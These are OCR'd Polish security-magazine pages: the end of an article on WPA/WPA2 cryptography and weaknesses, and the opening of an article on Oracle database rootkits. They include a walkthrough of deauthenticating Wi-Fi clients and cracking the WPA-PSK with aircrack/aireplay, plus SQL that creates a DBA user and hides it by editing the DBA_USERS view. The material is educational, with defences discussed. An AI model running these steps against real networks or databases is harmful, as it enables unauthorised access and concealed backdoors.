
Obliczanie kodu MIC odbywa się za pomocą algorytmu CBC-MAC. Jego działanie polega na zaszyfrowaniu początkowej wartości jednorazowej (wyliczonej na podstawie wartości pola *Priority*, adresu źródłowego MPDU oraz zwiększonego numeru pakietu), po czym XOR-owaniu jej z kolejnymi blokami aż do uzyskania ostatecznego 64-bitowego kodu MIC (wynikiem obliczeń jest wprawdzie 128 bitów, ale młodsze 64 bity są odrzucane). Kod MIC jest następnie dołączany do tekstu jawnego a całość zostaje zaszyfrowana algorytmem AES w trybie licznikowym. Licznik jest tworzony na podstawie wartości jednorazowej podobnej do tej stosowanej dla kodu MIC, ale zawierającej dodatkowe pole licznika, inicjalizowane jedynką i zwiększane dla każdego kolejnego bloku.

Istnieje też protokół WRAP, który również opiera się na AES, ale stosuje szyfrowanie uwierzytelniania w trybie OCB (*Offset Codebook Mode*), pozwalające jednocześnie przeprowadzać uwierzytelnianie i szyfrowanie. Grupa robocza IEEE 802.11i pierwotnie wybrała właśnie tryb OCB, ale w końcu został on odrzucony ze względów patentowych i związanej z nimi możliwości pojawienia się opłat licencyjnych. W jego miejsce przyjęto CCMP jako protokół obowiązkowy.

Słabości WPA/WPA2

Od czasu pojawienia się na rynku implementacji WPA/WPA2 odkryto już w nich kilka drobnych słabości, ale żadna z nich nie stanowi poważnego zagrożenia – pod warunkiem przestrzegania prostych reguł bezpieczeństwa.

Największe znaczenie praktyczne ma podatność klucza PSK na atak. Jak już wspomnieliśmy, klucz PSK stanowi alternatywę dla wymagającego dostępności serwera uwie-



Rysunek 13. *Obliczanie kodu MIC algorytmem Michael*

rzytelniania klucza PMK 802.1x. Kluczem PSK jest ciąg 256 bitów lub hasło o długości od 8 do 63 znaków używane do wygenerowania takiego ciągu. Algorytm generowania klucza jest prosty: PSK = PMK = PBKDF2(hasło, SSID, długość SSID, 4096, 256), gdzie PBKDF2 jest algorytmem opisanym w dokumencie PKCS#5, 4096 jest liczbą operacji mieszania, a 256 jest długością danych wejściowych. Klucz PTK jest wyliczany na podstawie PMK z wykorzystaniem negocjacji czteroetapowej, a wszelkie informacje używane do obliczenia jego wartości są przesyłane otwartym tekstem.

Siła klucza PTK zależy tym samym wyłącznie od klucza PMK, co w przypadku PSK oznacza po prostu zależność od siły hasła. Robert Moskowitz zauważył, że druga wiadomość negocjacji czteroetapowej może być poddana słownikowym i siłowym atakom offline. Do wykorzystania tej podatności stworzono narzędzie Cowpatty, którego kod źródłowy został wykorzystany i ulepszony przez Christophe'a Devine'a w Aircracku, umożliwiając tym samym ataki słownikowe i siłowe na klucz PSK w komunikacji WPA. Konstrukcja protokołu – 4096 operacji mieszania na każde sprawdzane hasło – oznacza w praktyce, że atak siłowy jest bardzo powolny (zaledwie kilkaset haseł na sekundę na najnowszym pojedynczym procesorze). Klucza PMK nie da się wyliczyć, gdyż hasło jest dodatkowo mieszane na podstawie wartości ESSID. Skuteczna ochrona przed tą podatnością wymaga stosowania mocnych, niesłownikowych haseł o długości co najmniej 20 znaków.


Przeprowadzenie takiego ataku wymaga od napastnika przechwycenia komunikatów negocjacji czteroetapowej poprzez pasywne monitorowanie sieci bezprzewodowej lub zastosowanie opisanego wcześniej ataku z anulowaniem uwierzytelnienia (co znacznie przyspiesza cały proces).

W rzeczywistości do podjęcia próby ataku na klucz PSK potrzebne są dwie pierwsze wiadomości negocjacji. Wzór na wartość PTK to PTK = PRF-X (PMK, rozszerzenie klucza pojedynczego, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), gdzie (w tym przypadku) PMK równa się PSK. Po przechwyceniu dwóch pierwszych komunikatów napastnik zna wartość *ANonce* (z pierwszej wiadomości) wartość *SNonce* (z drugiej wiadomości) i może rozpocząć zgadywanie wartości PSK, której znajomość pozwoli wyliczyć PTK i pochodne klucze tymczasowe. Udane odgadnięcie PSK można poznać po tym, że kod MIC wyliczony za pomocą odtworzonego klucza KCK daje MIC drugiej wiadomości – w przeciwnym razie trzeba zgadywać dalej.

Pora na praktyczny przykład takiego ataku. Zaczynamy tak samo, jak przy łamaniu protokołu WEP, czyli włączamy tryb monitorowania:

```
# airmon.sh start ath0
```

Listing 7 przedstawia kolejny etap, czyli wykrywanie pobliskich sieci i skojarzonych z nimi klientów. Widoczny wynik można odczytać następująco: w tej sieci bezprzewodowej uwierzytelniony jest jeden punkt dostępowy o BSSID 00:13:10:1F:9A:72, stosujący szyfrowanie WPA na kana-



Rysunek 14. *Szyfrowanie CCMP*

Listing 7. *Wykrywanie pobliskich sieci*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listing 8. *Przeprowadzenie ataku słownikowego*

```
$ aircrack -a 2 -w jakiś_plik_słownika -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Rysunek 15. *Słaby klucz PSK dla WPA, odkryty za pomocą Aircracka*

le 1 z SSID *hakin9demo* oraz jeden klient o adresie MAC 00:0C:F1:19:77:5C (oznacza to, że klient ten przeszedł pomyślnie proces czteroetapowej negocjacji połączenia).

Po zlokalizowaniu sieci docelowej rozpoczynamy przechwytywanie pakietów na odpowiednim kanale, co pozwoli uniknąć przeoczenia pakietów podczas zbędnego skanowania innych kanałów:

```
# airodump ath0 wpa-psk 1
```

Kolejnym etapem będzie anulowanie uwierzytelnienia istniejących klientów w celu wymuszenia ponownego ich skojarzenia, co pozwoli przechwycić komunikaty negocjacji czteroetapowej. Aireplay może posłużyć również do takiego ataku. Składnia dla anulowania uwierzytelnienia klienta o wskazanym BSSID jest następująca:

```
# aireplay -0 1 -a <BSSID>
  -c <MAC_klienta> ath0
```

Pozostaje już tylko przeprowadzić atak słownikowy z pomocą Aircracka (patrz Listing 8). Rysunek 15 przedstawia wynik ataku.

Drugą słabością WPA jest podatność na atak DoS (*Denial of Service*) podczas negocjacji czteroetapowej. Jak zauważyli Changhua He i John C. Mitchell, pierwszy komunikat negocjacji nie jest uwierzytelniony, w związku z czym klient musi składować każdy pierwszy komunikat do momentu otrzymania poprawnie podpisanego komunikatu trzeciego, co z kolei otwiera drogę do potencjalnego wyczerpania zasobów klienta. Jeśli dopuszczane jest istnienie kilku równoległych sesji, napastnik może przeprowadzić atak DoS fałszując pierwszy komunikat wysyłany przez punkt dostępowy.

Również kod MIC Michael posiada znane słabości, wynikające bezpośrednio z ograniczeń narzuconych przez założenia grupy roboczej 802.11i. Bezpieczeństwo Michaela zależy w całości od szyfrowania transmisji, gdyż w przeciwieństwie do kryptograficznych kodów integralności jest on odwracalny, przez co nie jest odporny na ataki ze znanym tekstem jawnym (czyli ataki, gdzie napastnik dysponuje zarówno oryginalną wiadomością, jak i jej kodem MIC). Do wyliczenia tajnego klucza MIC wystarczy jedna znana wiadomość i jej kod MIC, więc utrzymanie MIC-a w tajemnicy ma znaczenie absolutnie kluczowe. Ostatnią ze znanych podatności jest teoretyczna możliwość ataku na skrót klucza tymczasowego WPA, oznaczająca w pewnych warunkach (przy znajomości kilku kluczy RC4) zmniejszenie złożoności ataku z ∂128 do ∂105.

Implementacje WPA/WPA2 dzielą też słabości innych mechanizmów standardu 802.11i, na przykład podatność na atak z fałszowanymi komunikatami 802.1X (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* itd.), opisany po raz pierwszy przez Williama Arbaugha i Arunesha Mishrę, a możliwy za sprawą braku uwierzytelniania. Koniecznie trzeba też pamiętać, że stosowanie protokołu WPA/WPA2 nie chroni przed atakami niższego poziomu, na przykład zagłuszaniem częstotliwości radiowych, atakami DoS poprzez naruszanie standardu 802.11, anulowaniem uwierzytelnienia, anulowaniem skojarzenia i tym podobnym.

Implementacje systemowe WPA/WPA2

W przypadku systemów Windows obsługa WPA2 nie jest wbudowana, jed-

Słowniczek

- AP (*Access Point*) – punkt dostępowy, stacja bazowa sieci Wi-Fi łącząca klientów sieci ze sobą nawzajem i innymi sieciami.
- ARP (*Address Resolution Protocol*) – protokół tłumaczenia adresów IP na adresy MAC.
- BSSID (*Basic Service Set Identifier*) – adres MAC punktu dostępowego.
- CCMP (*Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*) – protokół szyfrowania stosowany w WPA2, oparty na szyfrze blokowym AES.
- CRC (*Cyclic Redundancy Check*) – suma kontrolna używana w protokole WEP jako (bardzo słaby) kod integralności.
- EAP (*Extensible Authentication Protocol*) – protokół obsługujący różne metody uwierzytelniania.
- EAPOL (*EAP Over LAN*) – protokół używany w sieciach bezprzewodowych do transportu danych EAP.
- GEK (*Group Encryption Key*) – klucz szyfrujący dla transmisji grupowych (w CCMP używany również do sprawdzania integralności).
- GIK (*Group Integrity Key*) – klucz szyfrujący dla transmisji grupowych (używany w TKIP).
- GMK (*Group Master Key*) – klucz główny w hierarchii kluczy grupowych.
- GTK (*Group Transient Key*) – klucz tymczasowy wyliczany z GMK.
- ICV (*Integrity Check Value*) – dodatkowe pole dołączane do jawnych danych jako sprawdzenie integralności (używa słabego algorytmu CRC32).
- IV (*Initialization Vector*) – wektor inicjalizacyjny (WI), czyli ciąg łączony z kluczem szyfrującym w celu wygenerowania niepowtarzalnego strumienia klucza.
- KCK (*Key Confirmation Key*) – klucz odpowiadający za integralność komunikatów negocjacji.
- KEK (*Key Encryption Key*) – klucz odpowiadający za poufność komunikatów negocjacji.
- MIC (*Message Integrity Code*) – dodatkowe pole dołączane do jawnych danych jako sprawdzenie integralności (używa algorytmu Michael).
- MK (*Master Key*) – klucz główny znany obu stronom po udanym procesie uwierzytelniania 802.1X.
- MPDU (*Mac Protocol Data Unit*) – pakiet danych przed fragmentacją.
- MSDU (*Mac Service Data Unit*) – pakiet danych po fragmentacji.
- PAE (*Port Access Entity*) – port logiczny w protokole 802.1X.
- PMK (*Pairwise Master Key*) – klucz główny hierarchii kluczy pojedynczych.
- PSK (*Pre-Shared Key*) – klucz wyliczany na podstawie hasła, zastępujący klucz PMK wydawany przez serwer uwierzytelniający.
- PTK (*Pairwise Transient Key*) – klucz tymczasowy wyliczany z PMK.
- RSN (*Robust Security Network*) – architektura bezpieczeństwa 802.11i (TKIP, CCMP itd.).
- RSNA (*Robust Security Network Association*) – bezpieczne skojarzenie klienta w sieci RSN.
- RSNIE (*Robust Security Network Information Element*) – pola zawierające informacje RSN z pól *Probe Response* i *Association Request*.
- SSID (*Service Set Identifier*) – identyfikator sieci bezprzewodowej (nie to samo co ESSID).
- STA (*Station*) – klient sieci bezprzewodowej.
- TK (*Temporary Key*) – tymczasowy klucz szyfrujący w transmisji pojedynczej (w CCMP używany również do sprawdzania integralności).
- TKIP (*Temporal Key Integrity Protocol*) – protokół szyfrujący stosowany w WPA, podobnie jak w przypadku WEP bazujący na RC4.
- TMK (*Temporary MIC Key*) – klucz integralności danych w transmisji pojedynczej (używany w TKIP).
- TSC (*TKIP Sequence Counter*) – licznik powtórzeń używany z protokołem TKIP (nie mylić z rozszerzonym WI).
- TSN (*Transitional Security Network*) – architektura bezpieczeństwa sieciowego obsługująca mechanizmy sprzed 802.11i (m.in. WEP).
- WEP (*Wired Equivalent Privacy*) – domyślny protokół szyfrowania dla sieci 802.11.
- WPA (*Wireless Protected Access*) – implementacja wczesnej wersji standardu 802.11i bazująca na algorytmie szyfrującym TKIP.
- WRAP (*Wireless Robust Authenticated Protocol*) – stary protokół szyfrowania obsługiwany przez WPA2.

nak 29 kwietnia 2005 roku pojawiła się aktualizacja dla Windows XP SP2 (KB893357) dodająca obsługę WPA2 i usprawniająca wykrywanie sieci (patrz Rysunek 16). Użytkownicy innych systemów operacyjnych Microsoftu muszą korzystać z zewnętrznego modułu petenta (komercyjnego lub open source, na przykład *wpa_supplicant*, dostępnego dla Windows w wersji eksperymentalnej).

Moduł *wpa_supplicant* dla systemów linuksowych i *BSD obsługiwał WPA2 już w chwili publikacji standardu 802.11i. Zewnętrzny petent obsługuje szeroki zakres metod EAP i mechanizmów zarządzania kluczami dla WPA, WPA2 i WEP. Istnieje możliwość definiowania różnych algorytmów szyfrowania i zarządzania kluczami oraz różnych metod EAP dla różnych sieci – Listing 9 przedstawia prosty plik konfiguracyjny WPA2. Domyślną lokalizacją tego pliku jest */etc/wpa_supplicant.conf* i oczywiście powinien on być dostępny wyłącznie dla użytkownika *root*.

Jako użytkownik *root* uruchamiamy najpierw demona *wpa_supplicant* w trybie debugowania (przełącznik `-dd`), podając odpowiedni sterownik (dla naszego przykładowego chipsetu Atheros będzie to opcja

Listing 9. *Przykładowy plik konfiguracyjny modułu wpa_supplicant dla WPA2*


```
ap_scan=1           # Skanowanie częstotliwości
                    # i wybór odpowiedniego punktu dostępowego
network={           # Pierwsza sieć bezprzewodowa
  ssid="jakiś_ssid" # SSID sieci
  scan_ssid=1       # Odkrywanie ukrytych SSID żądaniem Probe Request
  proto=RSN         # RSN dla WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Uwierzytelnianie z kluczem PSK
  pairwise=CCMP     # Protokół CCMP (szyfrowanie AES)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

`-D madWi-Fi`), nazwę interfejsu (opcja `-i`, w tym przykładzie z wartością `ath0`) oraz ścieżkę do pliku konfiguracyjnego (opcja `-c`):

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

Włączenie trybu debugowania powoduje wypisywanie na ekranie postępów wszystkich opisanych wcześniej etapów (skojarzenia z punktem dostępowym, uwierzytelniania 802.1X, negocjacji czteroetapowej itd.). Jeśli wszystko działa poprawnie, można wyłączyć tryb debugowania i uruchomić program *wpa_supplicant* jako demona podając przełącznik `-B` zamiast `-dd`.

WPA2 na Macintoshu jest obsługiwane od wersji 4.2 oprogramowania Apple AirPort dla maszyn z obsługą AirPort Extreme, AirPort Extreme Base Station lub AirPort Express.



Rysunek 16. *Obsługa WPA2 w Windows XP SP2*

Podsumowanie

Dawno już stało się jasne, że szyfrowanie WEP nie zapewnia odpowiedniego poziomu bezpieczeństwa w sieciach bezprzewodowych, przez co jego bezpieczne użytkowanie jest możliwe wyłącznie z szyfrowaniem wyższego poziomu (na przykład w sieciach VPN). WPA jest znacznie bezpieczniejszym rozwiązaniem dla starszych urządzeń nieobsługujacych WPA2, ale to ten drugi będzie już wkrótce nowym standardem bezpieczeństwa bezprzewodowego. W przypadku sieci o znaczeniu krytycznym trzeba mimo wszystko pamiętać o umieszczaniu urządzeń bezprzewodowych w strefach ekranowanych i dostępności awaryjnego łącza kablowego – skutki zagłuszania częstotliwości radiowych i ataków niskopoziomowych na sieci bezprzewodowe mogą nadal być dotkliwe. ●

O autorze


Guillaume Lehembre jest specjalistą ds. bezpieczeństwa, zatrudnionym w firmie HSC (Hervé Schauer Consultants – *http://www.hsc.fr*). Jego urozmaicona kariera zawodowa obejmowała audyty, badania i testy penetracyjne, co pozwoliło mu zdobyć cenne doświadczenie w dziedzinie bezpieczeństwa bezprzewodowego. Opublikował wiele artykułów dotyczących bezpieczeństwa, wygłosił też kilka odczytów. Kontakt z autorem: *Guillaume.Lehembre@hsc.fr.*

W Sieci

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – standard IEEE 802.11i,
- *http://www.awprofessional.com/title/0321136209 – Real 802.11 Security Wi-Fi Protected Access and 802.11i* (Edney, Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm – An inductive chosen plaintext attack against WEP/WEP2* (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf – Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – opis optymalizacji *h1kariego*,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf – Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – narzędzie AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – narzędzie Aircrack (Devine),
- *http://weplab.sourceforge.net/* – narzędzie Weplab (Sanchez),
- *http://www.Wi-Finetnews.com/archives/002452.html* – opis podatności klucza PSK w WPA (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – narzędzie Cowpatty do łamania WPA-PSK,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf – Analysis of the 802.11i 4-Way Handshake* (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf – An initial security analysis of the IEEE 802.1X standard* (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – aktualizacja WPA2 dla Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814 – WEP: Dead Again*, część 1,
- *http://www.securityfocus.com/infocus/1824 – WEP: Dead Again*, część 2.

ZAWIERA DARMOWY TRIAL MOBILE ANTIVIRUS

WSZYSTKO W JEDNYM



POWSTRZYMAJ WSZYSTKICH INTRUZÓW

Które rozwiązanie automatycznie chroni twoje dane i prywatność w czasie gdy korzystasz z poczty elektronicznej, pobierasz pliki muzyczne, dokonujesz transakcji bankowych czy grasz online? F-Secure Internet Security 2006™. Ochrona Twojego komputera i danych przed wirusami i innego rodzaju złośliwymi kodami, nawet niewidzialnymi zagrożeniami wykorzystującymi zaawansowane techniki rootkit nigdy nie była łatwiejsza. F-Secure Internet Security 2006, wykorzystując wiele mechanizmów skanujących jednocześnie, potrafi to wszystko.

Co więcej, F-Secure zapewnia, że Twój komputer otrzymuje codzienne aktualizacje do ochrony przed najnowszymi zagrożeniami.

F-Secure Internet Security 2006 zawiera:
> Antywirusa i zaporę ogniową przeciw intruzom
> Antyspyware działający w czasie rzeczywistym
> Skaner Antyrootkit przeciw niewidzialnym szkodliwym kodom
> Kontrolę rodzicielską pozwalającą na decydowanie, które treści Internetu będą udostępniane dzieciom
> Time Lock zarządzający czasem korzystania z Internetu przez dzieci
> Antyspam odfiltrowujący niechciane wiadomości pocztowe
> Oprogramowanie E-learning ułatwiające instalację i użytkowanie
> Automatyczna codzienna aktualizacja oprogramowania w okresie subskrypcji

Dowiedz się więcej o F-Secure Internet Security 2006:
www.f-secure.pl

F-SECURE®

BE SURE.

Enhalm&Co

Pod lupą

Rootkity w bazach danych Oracle

Alexander Kornbrust

stopień trudności

Rootkity do systemów operacyjnych nie są niczym nowym – komputerowi włamywacze od lat używają ich do zacierania swych śladów. Mało kto wie jednak, że instalacja rootkitów jest również możliwa – i praktykowana – w przypadku baz danych, nierzadko zawierających poufne dane firmowe. W tym artykule poznamy typowe rootkity dla baz Oracle oraz metody ochrony przed nimi.

Oracle jest najbardziej chyba znanym producentem relacyjnych baz danych, które można zresztą znaleźć praktycznie w każdej większej firmie. Bazy Oracle często służą do składowania najważniejszych danych firmy, trudno się więc dziwić, że coraz częściej stają się celem ataków.

Rootkity do baz danych Oracle są zjawiskiem stosunkowo nowym. Są one instalowane po udanym włamaniu do bazy i służą z jednej strony do zatarcia śladów włamania, z drugiej zaś do ukrycia obecności intruza w bazie. Za chwilę przekonamy się, na czym polega działanie takich rootkitów, jak bywają one implementowane i jak można im przeciwdziałać.

Wprowadzenie do rootkitów Oracle

Bazy danych Oracle i systemy operacyjne mają, wbrew pozorom, bardzo zbliżoną strukturę – w obu przypadkach mamy na przykład do czynienia z użytkownikami, procesami, zadaniami, kodem wykonywalnym i dowiązaniami symbolicznymi. Tabela 1 przedstawia przykładowe odpowiedniki poleceń z systemów uniksowych w bazach Oracle. Wykorzystanie tego podobieństwa może pozwolić napastnikom na przeniesienie do świata baz danych Oracle nie tylko rootkitów, ale również innego kodu złośliwego (na przykład wirusów).

Typową sztuczką stosowaną w rootkitach systemowych pierwszej generacji jest tworzenie ukrytych użytkowników niewidocznych dla administratora. W tym celu systemowe narzędzia *ps, who* i *top* były zastępowane zmodyfikowanymi wersjami, które wyświetlały wszystko poza kontem stworzonym przez intruza. To samo podejście można wykorzystać w przypadku bazy danych Oracle, trzeba jednak najpierw wiedzieć, jak są w takich bazach pobierane i zapisywane informacje o użytkownikach.

Z artykułu dowiesz się...

- jak działają rootkity dla baz danych Oracle,
- jak można zaimplementować rootkit,
- jak wykrywać rootkity.

Powinieneś wiedzieć...

- powinieneś znać podstawy języka SQL i architektury baz danych Oracle.

Listing 1. *Tworzenie nowego użytkownika w bazie danych*

```
-- Utworzenie użytkownika
-- i nadanie mu
-- uprawnień administratora (DBA)
SQL> CREATE USER HACKER
SQL> IDENTIFIED BY HACKER;
SQL> GRANT DBA TO HACKER;
-- Wyświetlenie użytkowników
SQL> SELECT USERNAME
SQL> FROM DBA_USERS;
    USERNAME
    ----------------
    SYS
    SYSTEM
    DBSNMP
    SYSMAN
    MGMT_VIEW
    HACKER
    ...
```

Dane użytkowników są w bazie zapisywane w tabeli systemowej SYS.USER$ wraz z rolami (zestawami uprawnień) – użytkownicy mają znacznik TYPE#=1, a role TYPE#=0. W celu ułatwienia dostępu i zapewnienia zgodności ze starszymi i nowszymi wersjami bazy, dostęp do tabeli użytkowników jest możliwy za pośrednictwem synonimów publicznych dla perspektyw DBA_USERS i ALL_USERS (struktura samej tabeli może być różna w różnych wersjach bazy). Większość administratorów i narzędzi administracyjnych korzysta z tabeli SYS.USER$ właśnie za pośrednictwem tych perspektyw – gdyby więc udało się je zmodyfikować tak, by nie wyświetlały pewnego użytkownika (na przykład o nazwie HACKER), to na ogół byłoby możliwe stworzenie użytkownika ukrytego.

Listing 1 przedstawia kod poleceń tworzących nowego użytkownika i sprawdzających, czy jest on widoczny. Modyfikacja perspektywy DBA_USERS wymaga dodania do niej jednego wiersza kodu:


```
AND U.NAME != 'HACKER'
```

Zmianę tę można wprowadzić za pomocą graficznego narzędzia administracyjnego (na przykład widocznego na Rysunku 1 Quest TOAD), względnie tekstowym poleceniem SQL (CREATE VIEW DBA_USERS AS ...). Pamiętajmy, że wprowadzanie zmian w perspektywach należących do użytkownika SYS wymaga uprawnień SYSDBA.

Ponowne wykonanie zapytania do perspektywy DBA_USERS pokazuje teraz wszystkich użytkowników poza nowoutworzonym użytkownikiem HACKER. Niektóre narzędzia i administratorzy korzystają też z perspektywy ALL_USERS zamiast DBA_USERS, zatem również i tę perspektywę trzeba zmodyfikować. Po wprowadzeniu zmian, konto użytkownika znika z wyników wszystkich programów pobierających dane za pośrednictwem perspektyw. Prawdziwy napastnik wybrałby naturalnie mniej oczywistą nazwę użytkownika (na przykład MTSYS) i mniej oczywisty warunek

Tabela 1. *Przykładowe odpowiedniki poleceń i obiektów w systemie operacyjnym i bazie danych Oracle*

Polecenie/obiekt w systemie uniksowym	Polecenie/obiekt w bazie Oracle
ps	SELECT * FROM V$PROCESS
kill <numerprocesu>	ALTER SYSTEM KILL SESSION '12,55'
pliki wykonywalne	perspektywy, pakiety, funkcje i procedury
wykonanie	SELECT * FROM MY_VIEW EXEC PROCEDURE
cd	ALTER SESSION SET CURRENT_SCHEMA=USER01



Rysunek 1. *Modyfikacja perspektywy DBA_USERS narzędziem administracyjnym (Quest TOAD)*

Rysunek 2. *Widok wszystkich użytkowników w interfejsie Oracle Enterprise Manager*

